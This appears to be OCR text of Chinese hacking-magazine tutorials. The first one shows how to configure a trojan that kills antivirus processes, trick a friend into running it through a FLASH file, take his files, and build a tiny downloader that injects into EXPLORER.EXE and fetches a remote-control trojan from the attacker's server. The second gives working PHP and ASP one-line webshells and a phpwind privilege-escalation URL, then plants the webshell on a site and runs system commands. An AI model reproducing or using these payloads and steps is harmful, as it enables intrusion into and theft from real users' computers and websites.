


图5

当然了，你需要先知道防火墙和杀毒软件的进程名和服务。这里也不太难，自己装一下就知道了嘛，现在的人用的杀毒软件无非就是金山毒霸、瑞星、麦咖啡、卡巴斯基、诺顿；防火墙也就是天网、金山网镖、卡巴等这些。这里我就不给出现成的名字了，自己研究一下吧。填写好之后，点击“生成”按钮，就可以了。

现在我们就可以给对方种马了，至于使用什么方法让对方中马呢，就是你的事情了。

我发了一个FLASH给朋友，说挺好看的，他就看了，现在……当然是中了我的木马了。打开控制端，填写上端口，密码，然后点击“监听”，等了几秒钟，中了木马的电脑就反弹连接我了，让我们来看看吧，如图6。




图6

嘿嘿，如何？有五个盘呢，看来是个80G硬盘了。对着其中的文件点击右键，会弹出控制菜单来，可以进行下载、上传文件，隐藏运行或可见运行，删除等功能，如图7。

说明了这款木马是个专业级文件管理木马，我们来测试下它的速度吧。随便下载一个文件，哇，速度惊人，以后从肉鸡上拖文件，可就不用愁了，随便把肉鸡上的好东东全拖过来，如图8。




图7

到此本该告一段落了，可我们的最后一款小黑软还没有出来亮相呢，好吧，就让它出场吧。哦，原来是近来比较新的一种技术——下载者。实名为：百世经纶下载者（免杀，也是一步江湖的作品）。此软件是结合其他的一些远控软件或者窃密软件使用




图8

的。因为前面我们介绍的"破甲先锋"是没有直接观察肉鸡屏幕功能的，也许满足不了个别用户，那么怎么解决呢？我们就需要用其他远控软件来助一臂之力了。例如灰鸽子、黑洞，或者radmin都是屏幕功能超强的。

我们可以先配置好木马服务端，然后上传到我们的网络空间，然后打开"下载者"，填写上我们空间的网址＋木马服务端的程序名，把fsg压缩选上，点击"生成"，那么就会生成一个服务端，压缩后仅有1.13KB而已，如图9。

我们可以通过破甲先锋，把这个"下载者服务端"传到对方电脑上，然后给他隐蔽运行，就会注入EXPLORER.EXE，从我们指定网址下载配置好的木马服务端并自动运行，一般来说可以穿越防火墙。这样我们就功德圆满了，文件管理和屏幕控制两不误了+_+。

今天为大家带来的这几款入侵常用的小黑软，不知道大家是否喜欢？希望今后，大家也能够把一些小黑软结合起来使用，说不定会有意想不到的效果哦。小菜们如果还有什么不明白的地方，欢迎到X论坛跟我一起交流。




图9

（本文涉及的相关工具：百世经纶入侵工具集合，光盘中有收录。）

lanker微型PHP+ASP管理器1.0试手记

ICE[杰]

近来php和asp的漏洞真是层出不穷啊，dvbbs、phpwind、l-blog等等一些出名的网站程序都出现了不少漏洞，让我们这些玩黑的朋友，获得了一批又一批的webshell，又是php的，又是asp的，想必这webshell多的都不好管理了呢，那么大家有没有考虑过如何更方便地管理你的webshell呢？有个菜鸟冒出来：用肉鸡管理器把它们一个一个登记好。无奈：嗯，是不错的提议，不过我们今天的主角不是这个，而是"lanker微型PHP+ASP管理器1.0双用版"，下面让我们来看一看吧。

有许多朋友都喜欢用一句话木马，因为简单，可以随意插入到原来站点程序的文件中，隐蔽性高，不容易给网管查出来，例如冰狐浪子、蓝屏、lanker的前版本等等都是很优秀的webshell，可是它们都只是针对不同语言的程序的webshell，有些是针对asp程序的，有些是针对php程序的，可是我们要同时管理phpshell和aspshell的时候，怎么办呢？想知道，那就看看我们今天这款经过lanker改造过的"微型PHP+ASP管理器1.0双用版（内部版）"（菜鸟：轻巧的webshell管理器，以后出外必备的好东西）。

直接用浏览器打开"lanker微型PHP+ASP管理器"，在左下角的分别是php后门服务端代码和asp后门服务端代码，也就是说，把这一句话的代码，分别插入到你入侵的网站的php或asp网页中，然后再用这个管理器就可以直接控制管理了，是不是挺微型，挺易用呢？

服务端代码如下：

```
LANKER微型PHP后门服务端代码
<?php eval($_POST[cmd]);?>

ASP后门服务端代码
<%execute(request("cmd"))%>
```

提醒：这里的默认的密码是cmd，要修改的，请各位自行修改服务端的代码

先来试验一下php后门吧。首先，我们必须把服务端写入网站的网页中，这里用什么办法就自己想了，前段时间我们都知道phpwind blog出了个修改管理员后台密码，由于我手头没有工具，就用手工入侵了，这里不详细说明入侵方法了，简单的利用方法如下：

1.注册一个新的帐号，然后登录；

2.成功登录后，在地址栏输入：http://目标服务器/blog.php?uid_1.html（查看管理员帐号）；

3.接着在地址栏输入：http://目标服务器/user_index.php?action=../admin/manager&job=submit&username=你的注册帐号&password=你要设置的密码&check_pwd=你要设置的密码（这步是把你注册的帐号提升为管理员）；

4.重新登录就会在首页上发现多了个系统设置了，点击输入帐号密码就可以成功进入后台了。

然后我进入后台，把<?php eval($_POST[cmd]);?>语句插入到网站的网页风格中，如图1。




图1

插入以后，保存，我们的服务端就插入到了首页中，那么我们现在在客户端这里，输入网址的首页，输入密码，就可以直接操纵我们的webshell了，我们来测试一下，选择左边多选框中的"环境变量"，然后点击"提交"按钮，如图2。

怎么样，是不是看到了返回的信息啊，不过因为我们插入到首页的风格中，所以，我们的返回信息就在网页的中间显示。下面再来试一下"系统命令*"功能看看，选择 "系统命令*"，然后在下面的框中输入命令net user（查看系统用户），嘿嘿，执行成功哦，看来这个webshell的权限还挺大的嘛，如图3。

好了，现在来试验一下asp木马又如何？要检测的这个网站没有asp文件，那我们就新建一个asp文件，内容就为<%execute(request("cmd"))%>，再打开lanker客户端，把木马地址改为我们新建立的asp webshell的地址。然后输入密码，再次提交，ok，成




图 2

